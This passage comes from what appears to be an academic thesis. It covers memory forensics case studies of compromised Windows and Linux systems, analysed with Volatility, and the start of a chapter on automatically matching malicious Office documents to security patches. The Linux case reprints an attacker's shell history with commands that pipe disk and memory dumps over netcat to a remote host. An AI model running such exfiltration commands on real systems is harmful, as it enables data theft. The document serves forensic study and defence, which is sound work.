0xe1544008 0x06c4b008
    \Device\HarddiskVolume1\WINDOWS\system32\config\SAM
0xe13ae580 0x01bbd580 [no name]
0xe101b008 0x01867008
    \Device\HarddiskVolume1\WINDOWS\system32\config\system
0xe1008978 0x01824978 [no name]
0xe1e158c0 0x009728c0 \Device\HarddiskVolume1\Documents and
    Settings\Administrator\Local Settings\Application
    Data\Microsoft\Windows\UsrClass.dat
0xe1da4008 0x00f6e008 \Device\HarddiskVolume1\Documents and
    Settings\Administrator\NTUSER.DAT
```

Figure 6.6: List of Windows Registry Hives within the system memory.

To summarize, starting from the memory system architecture category, the analyst processed first management data and then payload code and data. In the following section we similarly want to walk through the investigation process of the Linux case and map it the different steps to our model.

```
Registry: \Device\HarddiskVolume1\WINDOWS\system32\config\software
Key name: Winlogon (S)
Last updated:2010-08-15 19:17:23

Subkeys:
  (S) GPExtensions
  (S) Notify
  (S) SpecialAccounts
  (V) Credentials

Values:
REG_DWORD   AutoRestartShell : (S) 1
REG_SZ    DefaultDomainName : (S) BILLY-DB5B96DD3
REG_SZ    DefaultUserName : (S) Administrator
REG_SZ    LegalNoticeCaption : (S)
REG_SZ    LegalNoticeText : (S)
REG_SZ    PowerdownAfterShutdown : (S) 0
REG_SZ    ReportBootOk  : (S) 1
REG_SZ    Shell  : (S) Explorer.exe
REG_SZ    ShutdownWithoutLogon : (S) 0
REG_SZ    System : (S)
REG_SZ    Userinit    : (S) C:\WINDOWS\system32\userinit.exe,
                            C:\WINDOWS\system32\sdra64.exe,
REG_SZ    VmApplet    : (S) rundll32 shell32,
                            Control_RunDLL "sysdm.cpl"
REG_DWORD   SfcQuota    : (S) 4294967295
REG_SZ    allocatecdroms  : (S) 0
REG_SZ    allocatedasd  : (S) 0
REG_SZ    allocatefloppies : (S) 0
REG_SZ    cachedlogonscount : (S) 10
REG_DWORD   forceunlocklogon : (S) 0
REG_DWORD   passwordexpirywarning : (S) 14
REG_SZ    scremoveoption  : (S) 0
REG_DWORD   AllowMultipleTSSessions : (S) 1
REG_EXPAND_SZ UIHost : (S) logonui.exe
REG_DWORD   LogonType   : (S) 1
REG_SZ    Background  : (S) 0 0 0
REG_SZ    AutoAdminLogon  : (S) 0
REG_SZ    DebugServerCommand : (S) no
REG_DWORD   SFCDisable  : (S) 0
REG_SZ    WinStationsDisabled : (S) 0
REG_DWORD   HibernationPreviouslyEnabled : (S) 1
REG_DWORD   ShowLogonOptions : (S) 0
REG_SZ    AltDefaultUserName : (S) Administrator
REG_SZ    AltDefaultDomainName : (S) BILLY-DB5B96DD3
```

Figure 6.7: Windows Logon Registry Key from the memory.

```
Offset(P)  Local Address       Remote Address   Pid
---------- ------------------- ---------------- ---
0x02214988 172.16.176.143:1054 193.104.41.75:80 856
0x06015ab0 0.0.0.0:1056        193.104.41.75:80 856
```

Figure 6.8: Network connections from the memory.

6.5 Linux Case Study

Like Windows, Linux splits the memory in two different spaces, the kernel- and user-space. It uses the CPU mechanisms to provide the memory management. Nevertheless as Linux is portable to various CPU architectures, it is quite common that there are different memory management strategies used. One factor which differs, is the page size of every architecture. Linux must implement a generic way to handle that. This fact must be also considered when implementing a forensic memory analysis tool.

6.5.1 Scenario: Compromised Linux Server

The Honeynet Challenge 7 [74] looked at a compromised Linux server and provided a disk image and a full memory dump of the system. Linux systems get compromised quite often today since the often are attached permanently to the Internet and are often ill-administered. Linux is used by web hosting and virtual server providers but does not get patched frequently, or Linux systems are configured in an insecure way.

Criminals either use exploits against services offered by the system, e.g., web server, email server, or by brute-forcing the user credentials. The attackers' goal is to get access to the server in order to install backend software for a botnet or use the server as a proxy for further illegal actions. In either way, an investigator needs to prove that the original system owner performed criminal activities or verify how the attacker could have accessed the system.

Unfortunately, attackers today use new sophisticated tools to hide their actions on such system, like Linux rootkits or memory-only malware. Identifying such attacks is getting more complicated and memory forensics are a potential way to prove the evidence.

In this scenario the email service *Exim* was attacked using a heap-based buffer overflow. The exploit downloaded two files, *rk.tar* and *c.pl*. The latter is a Perl script which installs a binary at */var/spool/exim/s* and sets the SUID bit. It further starts a connection to a remote system with the IP address 192.168.56.1 on port 4444. The other file *rk.tar* is the *dropbear* rootkit. We obtained the provided files and started the investigation using *Volatility*. We analyzed also the file system to be certain that all collected evidence is correct.

```
1 Processor Vendor       Model
2 --------- ------------ ----------------------------------------
3 0         GenuineIntel Intel(R) Core(TM)2 CPU T7200 @ 2.00GHz
```

Figure 6.9: Information about the CPU architecture.

6.5.2 Digital Evidence

After the extraction of the obtained evidence, we checked if *Volatility* is capable to analyze this kind of Linux memory dump. This is necessary because *Volatility* needs the necessary information about the memory organization for the system. The information is provided in Volatility by so-called *profiles*. Given the presumption of a rootkit infection, the analyst is interested in the process list, the kernel module list, and in network connections.

System Architecture In order to get information about the used CPU architecture, the plugin *imageinfo* is used in Figure 6.9. It will give information about the used CPU and indirectly we get the architecture design. We categorize these information as *memory system architecture*.

Processes One potential next step, as an investigator, is to get a list of running processes on the system. Like Windows, Linux uses a double-linked list to store the process information and will iterate through it in order to give back a list of processes.

We use the *Volatility* command *linux_psscan* to retrieve a list of running processes as illustrated in Figure 6.10. In this list we see that there are several interesting processes running, like *sshd* or *exim4* which both are accepting remote network connections.

We categorize this information *runtime management data*, because the information is used for managing the execution of the system's applications. In order to extract that data, *Volatility* needs to understand also how the managing of that data is working and this logic is categorized as *runtime management code*.

Process History One interesting information source, when analyzing Linux system, is the shell history. On Linux it is quite common to use the *bash*. Using the *Volatility* plugin *linux_bash* we can obtain that list. In Figure 6.11 we can see that attacker started to dump the hard disc using the *dd* utility and started to transfer it to the system *192.168.56.1* using the *netcat* tool. For an investigator this is an important information because he can now answer the question what was the objective of the attack and in this case it was to steal information.

Offset	Name	Pid	Uid	Gid	DTB	Start Time
0xcf42f900	init	1	0	0	0x0f4b8000	2011-02-06 12:04:09
0xcf42f4e0	kthreadd	2	0	0	----------	2011-02-06 12:04:09
0xcf42f0c0	migration/0	3	0	0	----------	2011-02-06 12:04:09
0xcf42eca0	ksoftirqd/0	4	0	0	----------	2011-02-06 12:04:09
0xcf42e880	watchdog/0	5	0	0	----------	2011-02-06 12:04:09
0xcf42e460	events/0	6	0	0	----------	2011-02-06 12:04:09
0xcf42e040	khelper	7	0	0	----------	2011-02-06 12:04:09
0xcf4a1a40	kblockd/0	39	0	0	----------	2011-02-06 12:04:09
0xcf4a1200	kacpid	41	0	0	----------	2011-02-06 12:04:09
0xcf45d140	kacpi_notify	42	0	0	----------	2011-02-06 12:04:09
0xcf46c940	kseriod	86	0	0	----------	2011-02-06 12:04:09
0xcf43f100	pdflush	123	0	0	----------	2011-02-06 12:04:10
0xcf45d980	pdflush	124	0	0	----------	2011-02-06 12:04:10
0xcf45d560	kswapd0	125	0	0	----------	2011-02-06 12:04:10
0xcf43f520	aio/0	126	0	0	----------	2011-02-06 12:04:10
0xcf45c4e0	ksuspend_usbd	581	0	0	----------	2011-02-06 12:04:14
0xcf48d1c0	khubd	582	0	0	----------	2011-02-06 12:04:14
0xcf46d9c0	ata/0	594	0	0	----------	2011-02-06 12:04:15
0xcf802a00	ata_aux	595	0	0	----------	2011-02-06 12:04:15
0xcf43e080	scsi_eh_0	634	0	0	----------	2011-02-06 12:04:17
0xcf45c0c0	kjournald	700	0	0	----------	2011-02-06 12:04:18
0xcf46d5a0	udevd	776	0	0	0x0f5b2000	2011-02-06 12:04:21
0xce978620	kpsmoused	1110	0	0	----------	2011-02-06 12:04:27
0xce9796a0	portmap	1429	1	1	0x0eddf000	2011-02-06 12:04:35
0xce973b00	rpc.statd	1441	102	0	0x0f8b3000	2011-02-06 12:04:35
0xcf45c900	dhclient3	1624	0	0	0x0ec3d000	2011-02-06 12:04:39
0xce972660	rsyslogd	1661	0	0	0x0e7ed000	2011-02-06 12:04:40
0xcf43ece0	acpid	1672	0	0	0x0f8a8000	2011-02-06 12:04:40
0xce979ac0	sshd	1687	0	0	0x0fa65000	2011-02-06 12:04:41
0xcf45cd20	exim4	1942	101	103	0x0e7bc000	2011-02-06 12:04:44
0xcf803a80	cron	1973	0	0	0x0f815000	2011-02-06 12:04:45
0xcfaad720	login	1990	0	0	0x0eecf000	2011-02-06 12:04:45
0xcf48c560	getty	1992	0	0	0x0ea31000	2011-02-06 12:04:45
0xcf803240	getty	1994	0	0	0x0f671000	2011-02-06 12:04:45
0xcf4a1620	getty	1996	0	0	0x0f838000	2011-02-06 12:04:45
0xcf46cd60	getty	1998	0	0	0x0f83d000	2011-02-06 12:04:45
0xcf4a0180	getty	2000	0	0	0x0e89e000	2011-02-06 12:04:45
0xcf8021c0	bash	2042	0	0	0x0eecc000	2011-02-06 14:04:38
0xcfaacee0	sh	2065	0	0	0x0f517000	2011-02-06 14:07:15
0xcfaac280	memdump	2168	0	0	0x08088000	2011-02-06 14:42:27
0xcf43e8c0	nc	2169	0	0	0x08084000	2011-02-06 14:42:27

Figure 6.10: List of running processes from memory (output of *psscan_linux*).

Looking at the obtained system shell information, according to our model we categorize this data as *payload data*. The system shell is code in memory and therefore in our *payload code* category, while the history is part of the data, the shell needs to store the backlog. *Volatility* therefore iterated through all processes to identify those which are a *bash* and within each identified process it extracts the information.

```
Pid  Name Time                Command
---- ---- -------------------
    ----------------------------------------
2042 bash 2011-02-06 14:04:39 ifconfig
2042 bash 2011-02-06 14:04:39 ping 192.168.56.1
2042 bash 2011-02-06 14:04:39 mount
2042 bash 2011-02-06 14:04:39 sudo dd if=/dev/sda | nc
    192.168.56.1 4444
2042 bash 2011-02-06 14:04:39 dd if=/dev/sda | nc 192.168.56.1 4444
2042 bash 2011-02-06 14:04:39 dd if=/dev/sda1 | nc 192.168.56.1
    4444
2042 bash 2011-02-06 14:04:39 apt-get install memdump
2042 bash 2011-02-06 14:04:39 netstat  -ant
2042 bash 2011-02-06 14:04:39 apt-get install ddrescue
2042 bash 2011-02-06 14:04:39 apt-get install dcfldd
2042 bash 2011-02-06 14:04:39 ls /dev/kmem
2042 bash 2011-02-06 14:04:39 ls /dev/mem
2042 bash 2011-02-06 14:04:39 halt
2042 bash 2011-02-06 14:04:39 ifconfig
2042 bash 2011-02-06 14:04:39 ifconfig
2042 bash 2011-02-06 14:04:39 reboot
2042 bash 2011-02-06 14:04:46 ifconfig
2042 bash 2011-02-06 14:24:43 dd if=/dev/sda1 | nc 192.168.56.1
    8888
2042 bash 2011-02-06 14:42:29 memdump | nc 192.168.56.1 8888
```

Figure 6.11: Bash History extracted from memory.

Network connections By looking at payload data, the analyst can see that the attacker wants to transfer data to the IP address *192.168.56.1*. Nevertheless there is a chance that other connections are also involved, e.g., because the attacker used a different system for performing the attack. We can use the *Volatility* command *linux_netstat* to retrieve a full list of connections the system is using. Next to network connections, we also get a list of *UNIX sockets*, as illustrated in Figure 6.12. The obtained information belongs to the *runtime management data* category.

To summarize, starting from the memory system architecture category, the analyst processed first management data and then payload data, and then returned to management data. This procedure is basically the same as in the Windows

```
UNIX 2190    udevd/776
UDP  0.0.0.0    :  111 0.0.0.0    :  0   portmap/1429
TCP  0.0.0.0    :  111 0.0.0.0    :  0 LISTEN  portmap/1429
UDP  0.0.0.0    :  769 0.0.0.0    :  0   rpc.statd/1441
UDP  0.0.0.0    :38921 0.0.0.0    :  0   rpc.statd/1441
TCP  0.0.0.0    :39296 0.0.0.0    :  0 LISTEN   rpc.statd/1441
UDP  0.0.0.0    : 68 0.0.0.0    :  0   dhclient3/1624
UNIX 5069  dhclient3/1624
UNIX 4617   rsyslogd/1661  /dev/log
UNIX 4636    acpid/1672  /var/run/acpid.socket
UNIX 4638    acpid/1672
TCP  0.0.0.0    : 22 0.0.0.0    :  0 LISTEN   sshd/1687
TCP  0.0.0.0    : 25 0.0.0.0    :  0 LISTEN  exim4/1942
UNIX 5132    login/1990
TCP  192.168.56.102  :43327 192.168.56.1  : 4444 ESTABLISHED
    sh/2065
TCP  192.168.56.102  :43327 192.168.56.1  : 4444 ESTABLISHED
    sh/2065
TCP  192.168.56.102  :43327 192.168.56.1  : 4444 ESTABLISHED
    sh/2065
TCP  192.168.56.102  : 25 192.168.56.101  :37202 CLOSE    sh/2065
TCP  192.168.56.102  : 25 192.168.56.101  :37202 CLOSE    sh/2065
TCP  192.168.56.102  :56955 192.168.56.1  : 8888 ESTABLISHED
    nc/2169
```

Figure 6.12: List of Linux sockets extracted using Volatility.

case study, just a little more refined (returning to management data in the end). This indicates that our categorization helps to structure the memory forensics processes in an OS-independent way.

6.6 Discussion

Our examples shows that our proposed model supports the investigator to classify the found evidence and that the most widely used forensic toolkit *Volatility* offers plugins for the relevant categories already. In this section, we discuss several issues related to our proposal.

6.6.1 The Code/Data Distinction is Fragile

While the first dimension of our categorization, the distinction between management and payload, corresponds to the usual privilege separation between user and kernel in current system architectures, the second dimension of our categorization, i.e., the distinction between code and data, is not reflected by machine architectures and is thus more fragile. Today's dominant hardware architectures

are based on the von Neumann architecture, in which there is no explicit distinction between code and data. Thus, a byte in memory by itself cannot be clearly classified as code or data by simply looking at where it is stored, for example. This reflects many difficulties in software security or static analysis which are caused by turning code into data or vice versa.

We still believe that the code/data distinction is useful for several reasons. Firstly, common desktop and server operating systems have standard layouts and procedures that logically separate code and data, at least on the level of machine code, i.e., the semantics of how the operating system handles the data provides an implicit distinction. Secondly, at this level, our case studies indicate that analysts also use an implicit understanding of this distinction by prioritizing data. This is reflected also by the evolution of Volatility modules that focus on the distinction between code and data in the payload category: For example, the *memdump* module extracts the entire address space of a user application, while the module *procdump* extracts the code in PE format. It is this practical distinction that provides the basis for our model.

The distinction between code and data is hard to uphold formally, of course, as can be seen with malware that contains self-modifying code. If this happens in kernel space, it is a clear indication of compromise and so should be investigated anyway. In user space the distinction blurs when looking at interpreted languages or JIT compilers. We still believe, that our distinction is helpful.

6.6.2 Semantic Redesign of Plugin-based Tools is Necessary

Since our categorization can help to structure memory forensic investigations, it can also be used to restructure the interface used to operate memory forensic tools like *Volatility*. Firstly, our categorization can be used to obliterate the necessity to provide the same analysis functionality using two different modules. The example taken from our case studies is the Volatility module *psscan* which implicitly assumes a Windows system memory dump, whereas the module *linux_psscan* performs the same action for a Linux memory image. Our categorization suggests that there should be just *one* module that (through a switch or from the profile used) performs both tasks.

Similarly, there are modules that display the same information in different ways. For example, the module *pslist* extracts and presents the list of active processes from memory, whereas *pstree* extracts the same information but presents the parent-child relationship as a tree. Our categorization suggests to integrate both modules to one and delegate the presentation to a switch setting or to a backend (as is already done in rekall [30]).

Furthermore, our categorization also helps to distinguish information that is directly accessible through the data structures in memory, such as the process list

Figure 6.13: Overview of Brian Carrier's File System Reference Model

(like *pslist*), and information that is retrieved by *scanning* memory for typical patterns (like *psscan*). The latter approach corresponds to the file carving approach from disk forensics. It should be clearly stated that carved information is not necessarily true (issues with false positives) or active (issues with aged data).

6.6.3 Categorization Model extends Carrier's Model

From a conceptional point of view, our model can be regarded as an extension of Carrier's original categorization of file system data [10]. Figure 6.13 illustrates Carrier's categories in a way that emphasizes the similarities to our categorization model. Our memory system architecture category clearly corresponds to the file system category of Carrier. Furthermore, Carrier also uses an implicit distinction between payload and management data: payload is file content while management refers to the data structures to organize payload. Carrier's distinction within the management data (metadata, filename, application) prioritizes management data due to investigative experience. This could also be done in our model (e.g., distinguishing certain types of runtime data like active processes or network connections) from which we refrained.

6.7 Summary

In this chapter, we argued that a generic categorization model for main memory content is helpful to understand memory forensics, organize digital investigations, and to develop tools for the parsing and interpretation of data contained in the system memory. Like in file system forensic analysis, such a categorization can further help to better compare tool results between operating systems. As discussed above, our model could form the basis for a semantic redesign of the interface of popular memory forensic tools, comparable to the consolidation of file system forensic tools achieved by the Sleuthkit.

A possible avenue for future work would be to use this proposed memory model and the file system model to create a general ontology. Using both models we could then categorize all the information on the file system and within the memory and build a semantic relation between the different categorizations and the models itself. By integrating semantic relationships we indirectly improve the search

for digital evidence because we could support the analyst to better formalize, automate and document investigative experience.

Chapter 7

Vulnerability Identification of Office Documents

7.1 Introduction

Over the last years authors of malicious software (malware) have increasingly targeted vulnerabilities in client applications [49], such as document readers, web browsers, or media players in order to compromise machines. Most of these applications use complex data structures, which allow the embedding of code, such as JavaScript in the case of Adobe's Portable Document Format (PDF), and, additionally, provide different kinds of Application Programming Interfaces (APIs) to control the way documents are displayed. These complex data structures and rich functionality make such applications prone to vulnerabilities. Especially office documents have received much attention of today's attackers, since the corresponding applications are widespread and frequently contain vulnerabilities.

In this chapter, we present a novel approach to automatically determine whether exploit code in office documents targets a vulnerability for which an update already exists or a new security flaw which requires further analysis. In this context, our approach provides information about the specific vulnerability that is exploited and thus which update is required at a system in order to be protected. We implemented this method in a tool called *Binary Instrumentation System for Secure Analysis of Malicious Documents* (BISSAM), which focuses on Microsoft Office 2003 and 2007 running on Microsoft Windows XP, but this approach can be also used with other applications. We use Intel's dynamic binary instrumentation tool *Pin* [46] to follow the code execution during runtime and dump trace information in case suspicious behavior is detected. The resulting data is then used to determine the matching patch by querying a continuously updated database that contains binary difference information for all patches of a certain application. As a result, we are able to facilitate the process of incident response regarding malicious office documents in a fast and reliable fashion. Our main contribution is the technique to automatically identify the exploited vulnerability of a maliciously formed office document. We evaluated our approach using several documents, received from real world attacks.

Chapter Outline In section 7.2 we motivate our work on BISSAM and in section 7.3) we discuss related work. Next we give an over about our methodology and how we designed our system. In section 7.5 we describe our system in more detail and how we have implemented our idea. First we describe in section 7.6

our evaluation approach and later discuss our results. Finally we conclude this chapter by discussing our limitations and future work.

7.2 Motivation

Recently, several security tools have emerged to analyze the threat of maliciously prepared office documents [4, 50, 70] and determine whether a document is malicious. However, for corporate network administrators, the prime objective after detecting a malicious office document within the infrastructure is to find out, which vendor patch closes the vulnerability exploited by the document. Up to now, research that focuses on the automatic determination of security patches solely relies on manually created signatures (see Section 7.3). The major drawback of this solution is that manually crafting signatures is a complex, time consuming, and continuous task.

In an enterprise environment, new security patches are not simply rolled out after publication but are typically tested before being deployed, to avoid recovering from patches that break the system. Thus, knowing which patch closes an actively exploited security vulnerability is a valuable information as it helps to prioritize what patches need to be tested first in order to be deployed in a timely manner.

For this reason, we need to be able to distinguish malicious documents from benign ones and determine the vulnerability that is to be exploited in a fast and reliable manner. In detail, we need to be able to extract information whether (1) the exploit targets a known vulnerability or (2) whether it is a so-called *zero-day* exploit, i.e., malicious code that aims at exploiting a security issue not known to the public at this point in time. In the first case, we want to be able to provide information about the required patch for a specific application. In the latter case, we are able to gain knowledge about new security flaws for which a protection has yet to be established. In summary, we want to be able to determine in a single step whether a received malicious document is really a threat to the current infrastructure patch-level.

A similar approach is used by next-generation network intrusion detection systems, which try to determine whether monitored exploit attempts against network services could be successful based on the patch-level of the attacked systems. Such information is needed as it greatly reduces the number of serious incidents an administrator has to deal with every day. Thus, the presented prototype system is not intended to be used by end-users, but as a platform for security administrators to help prioritize patch testing and filtering of incidents concerning malicious documents that target already patched vulnerabilities.

7.3 Related Work

In this section, we discuss related work in the area of detecting client application vulnerabilities in office documents. The main focus of work in this field concerns the improvement of the analysis and detection of malicious documents using manually created signatures. In contrast, our approach contributes a process to automatically generate signatures by using binary update differences and a process to dynamically detect exploits and shellcode in documents. In this section, we give an overview of tools that implement exploit detection and vulnerability identification. Table 7.1 summarizes these tools and their capabilities. The main capabilities that our tool provides, namely *Exploit Detection* and *Vulnerability Identification* are compared with the corresponding capabilities of the existing tools.

Tool	**Exploit Detection**	**Vulnerability Identification**
BISSAM	Policy-based (code execution)	Vulnerability Signatures (automatically generated)
Officecat	Exploit Signatures (manually generated)	Vulnerability Signatures (manually generated)
OffVis	Vulnerability Signature (manually generated)	Vulnerability Signatures (manually generated)
SPARSE	Policy-based (document behavior)	×
MalOffice	Policy-based (document behavior)	×
OfficeMalScanner	Exploit Signature (manually generated)	×

Table 7.1: Overview of malicious office document analysis tools and their capabilities.

7.3.1 Exploit Detection

All tools provide the capability to detect malicious documents but differ in the technique to fulfill this task. In this context, we can distinguish between *Exploit-Signature based*, *Vulnerability-Signature based*, and *Policy based* methods. Examples for tools that use Exploit-Signature based detection are Officecat and OfficeMalScanner. Officecat [70] is a command-line utility developed by the Snort project. Its detection algorithm is based on verification of the OLE format of office documents. The tool uses manually created Exploit-Signatures and does only support signatures for vulnerabilities between 2006 and 2008.

Boldewin published the tool *OfficeMalScanner* [4] which scans a file for malicious traces such as shellcode, embedded PE files, and potential malicious embedded OLE streams. For instance, the used signatures target on the detection of *NOP slides*, *GetEIP*, and *Suspicious character strings*. In contrast to our tool, Exploit-Signature based utilities rely on manually crafted signatures. The problem with

Exploit-Signature based detection is that the exploit code must be known in advance, thus zero-day detection is impossible. Furthermore, the outcome of the detection results heavily depends on the quality of the signatures.

In 2009, Microsoft released the *OffVis* utility [50], which is a graphical user interface (GUI) to display Microsoft Office document structures. OffVis detects exploits based on vulnerability signatures. As of today, OffVis provides manually created signatures for vulnerabilities between 2006 and 2009. Due to the use of this signature-based approach the same limitations apply as above. In order to overcome the limitations of signature based approaches, more advanced tools rely on *policy based* detection that can differ in the used technique. For example, Engelberth et al. presented a framework, called *MalOffice* [23], to analyze malicious documents based on the combination of static and dynamic analysis tools. For static analysis tools, they used generic scanners such as AV scanners and generic PE detectors. Moreover, they used specialized document scanners for PDF and Microsoft Office files, e.g., the above described OfficeMalScanner. For collecting system behavior information, they use *CWSandbox* [83]. After both analysis steps are completed, the results are used to decide if the document is malicious based on behavior policies.

Li and Salvatore proposed a hybrid system to detect malicious documents called *SPARSE*[41]. The underlying idea is similar to MalOffice as they also combine the static and dynamic analysis of office documents. However, they only support Microsoft Word documents and use an algorithm called Anagram [81], which was originally created for detecting malicious network traffic. For dynamic analysis, they use *Sysinternal's Process Monitor* [65]. Compared to our approach MalOffice and SPARSE are only able to detect whether a document behaves maliciously according to the defined policy. BISSAM additionally provides the trace log of the exploit entry point. This information facilitates the process of the vulnerability identification.

7.3.2 Vulnerability Identification

Next to BISSAM only Officecat [70] and OffVis [50] provide functionality to identify security flaws. However, they use manually created vulnerability signatures, thus the detection quality depends on the signatures. Further, new signatures have to be distributed each time a new vulnerability is detected. Our approach creates new signatures automatically based on the vendor's updates. At the time of this writing, Officecat and OffVis only provide signatures for vulnerabilities found between 2006 and 2009.

7.4 Methodology Overview

In this section, we briefly review the problem of analyzing malicious office documents and determining the exploited vulnerability. Therefore, we begin with an abstract overview of our approach.

7.4.1 Problem Definition

Considering the large number of client applications that can be exploited by malware to take control of a system, it is mandatory to gain knowledge on whether a malicious document poses a real threat to a corporate network or not. Thus, the problem that needs to be solved comprises two steps, detect malicious code embedded in documents and identify the actual vulnerability to be exploited.

Most of today's security tools that are used for malicious document analysis solely rely on signature based heuristics to identify both the malicious code and the vulnerability that is exploited. Moreover, the creation of such signatures is usually performed manually, which is a time consuming, fault-prone, and complicated process. To improve this situation, a new method is required that involves automated and dynamic detection and identification of malicious documents.

The general approach to detect malicious behavior of documents we present here is generic, i.e., it can be used for all kinds of document formats. However, we focus on the detection and identification of malicious office documents here, since a lot of malware exists that targets the according applications.

7.4.2 System Overview

The process of software vulnerability identification implemented by BISSAM, consists of two subsequent parts: *Automatic Exploit Detection* and *Vulnerability Identification*. Apart from these two parts, we also require an automated signature generation and storage process to identify vulnerabilities. This step is performed in the *Signature Generation* system on a regular basis by querying vendor patch information on the Internet. The complete system overview is illustrated in Figure 7.1.

During *Signature Generation* we extract the vendor's updates and check which files of the particular office application have been modified. Afterwards we extract the binary differences between these files and the corresponding files of a standard office application installation using a binary difference utility. The resulting difference files are further processed and ranked using heuristics to determine whether the change is security related or not. The resulting binary difference files are created for each major and minor application version, i.e., we create signatures for



Figure 7.1: Schematic overview of our approach to analyze malicious documents and extract vulnerability-specific information.

Microsoft Office 2003, Office 2003 Service Pack 1, Office 2007 and Office 2007 Service Pack 1. All resulting signatures are stored in a central database to support the vulnerability identification step.

In the first analysis step *Automatic Exploit Detection*, we analyze each malicious office document in a controlled environment. The controlled environment comprises several sandboxes that each contain different versions, patch-levels, and service packs (a bundle of patches) of a particular office application. Then we execute the appropriate office application, such as Microsoft Word, and load the document. Afterwards, we use dynamic binary instrumentation to monitor the program execution. We log the program trace to detect whether malicious code is executed using different heuristics. In case malicious code is detected the application is interrupted and all created log files are copied to the system to identify the exploited vulnerability.

In the second step *Vulnerability Identification*, we use the previously collected log files to determine possible locations in the program execution trace that point to vulnerability exploitations. We compare each basic block with the ones stored in our signature database. A *basic block* (BBL) is a part of code within a program adhering to certain properties. A BBL has one entry point, no code in it is the destination of a jump instruction, and one exit point. We only consider basic blocks for which an update has made security relevant changes. This is determined by heuristics, e.g., if insecure function calls like *strcpy()* are replaced.

The resulting list of basic blocks that match basic blocks found in the database is ranked according to the distance of the basic block from its location in the program execution to the end of the trace and the *match rate* of the signature that matched. Match rates are generated during the signature generation step. This process results in a ranked list of security updates that fit the vulnerability a malicious office document is trying to exploit. In case no update is found we assume the malicious code is targeting an unknown security flaw, a so-called

zero-day.

7.5 Approach

In order to correctly identify which update is responsible for correcting a certain vulnerability, we created a database containing signatures to link updates to code blocks as extracted by Pin during the automatic exploit detection process. Signatures are created with the help of the tool *DarunGrim* [56]. DarunGrim supports the process of detecting differences in binary files, also known as *binary diffing*. Its primary use is to analyze security updates and determine the vulnerable functions that are fixed, thus simplifying the process of developing exploit code from the analysis of security updates. Our approach takes the opposite direction, i.e., we use the exploit code as input and determine the security update that fixes the targeted vulnerability. We define a *Signature* as a changed, removed, or added BBL by a security update. One update may result in various signatures.

7.5.1 Signature Generation

The basic idea underlying the identification of which vulnerability is exploited by a given document is to use vendor-specific security update information. If program execution starts to behave maliciously at a certain code location and there exists a security-relevant update that, when applied, would change code in the vicinity of that code location, then there is a high probability that one of the vulnerabilities fixed by that update was exploited. As a consequence, we create our signatures from binary differences calculated from security updates.

Microsoft offers security relevant updates in so called *msi* setup files. One *msi* file contains the updated versions of the vulnerable files, e.g., if the file *powerpnt.exe* has a vulnerability, the *msi* file will provide the full *powerpnt.exe* and will replace it when applying the update. One complication here for mapping changes introduced by updates to vulnerabilities is the problem of non-original content: an update may duplicate changes of previous (not necessarily security-related) updates so as to allow stand-alone usage, i.e., installation of this update does not require the installation of all previous fixes.

Microsoft also provides major application updates called *Service Packs*. This causes complications when treating updates that build upon a service pack: Firstly, service packs provide functional improvements, bug fixes, and security relevant changes all in one bundle. Security updates that are built upon a service pack necessarily contain large amounts of security-irrelevant code. Secondly, a service pack typically does not update every file of the base installation, yet such files may at a later point of time be changed by an update that requires the service pack. Thus, calculating differences for such updates must take into account both the base installation and the service pack.



Figure 7.2: Schematic view on the process to extract Δ_{min}.

The primary goal we want to achieve is to extract the differences between each base patch-level and the original content of each subsequent security-relevant update. The term original in this case means that changes to an installation that have been contained in previous updates but are nevertheless contained in a newer update should be factored out. Based on the previously discussed facts, we need to create a suitable way to identify all security relevant changes of a given update. For updates that are based on the base installation, we simply create the binary difference between the files in the update and the base installation. If an update relies on a service pack, we will create a binary difference between the service pack file version and the updated file, if the file in question is part of the service pack. If that is not the case, we will create the binary difference between the file of the base installation and the updated file of the security update.

In the update selection strategy, we create binary differences between every update and all previous base patch-levels. We use the gathered difference information to calculate the minimal difference Δ_{min} between two consecutive updates. This is necessary in order to map changes precisely to the update in which the changes appeared for the first time: the minimal difference will get rid of non-original content. For example, if we consider three consecutive update sets named p_1, p_2, and p_3 and for each of them the binary difference to the same base file B_i has been computed. Then, all changes introduced by update p_1 are also included in update p_2 and p_3 as well and the changes introduced by update p_2 are included in the binary differences from the base B_i to update p_3. Thus, if we are interested in the changes solely applied by update p_3, we need to filter out all changes originating from the updates p_1 and p_2. In practice this is accomplished by comparing the differences between the base file B_i and update p_3 and removing all identical changes found in the differences between the same base file B_i and update p_1 and p_2 respectively. Note that this step has to be performed on all previous updates which results in a chain of differences of differences.

Figure 7.2 illustrates the above mentioned process of extracting the minimal difference Δ_{min} between an update p_{n-1} and p_n which can be formally described

as:

$$\Delta_{min} \subseteq \mathit{diff}(B_i, p_n) \setminus \bigcup_{m=1}^{n-1} \mathit{diff}(B_i, p_m) \tag{7.1}$$

with *diff* being the function to extract the binary differences between the base file and an update and B_i being the i^{th} base file version. However, this approach is based on the assumption that every later update includes the fixes from the previous one.

As mentioned before, we rely on the utility DarunGrim to automatically create our signatures. The output of DarunGrim is further optimized and stored in our signature database. For this purpose, we use the Python interface offered by DarunGrim. Note that the process of generating binary differences requires intensive CPU and storage resources: for example, the difference output of two 10MB update files produces a single 500MB file.

Although DarunGrim already performs optimization for block and function matching, the resulting output does not yet meet the precision required for our approach. In some cases DarunGrim is not capable of finding the correct matching BBL and functions. Therefore, we had to improve the matching algorithm. We perform the diffing of two files on BBL level for various reasons: (1) our later identification process relies on BBL information, (2) the BBL diffing result contains the most fine-grained information to work on, and (3) the diffing on BBL results in better signatures. The output of DarunGrim is structured as follows:

- source function: unpatched subroutines within the application
- target function: patched subroutines within the application
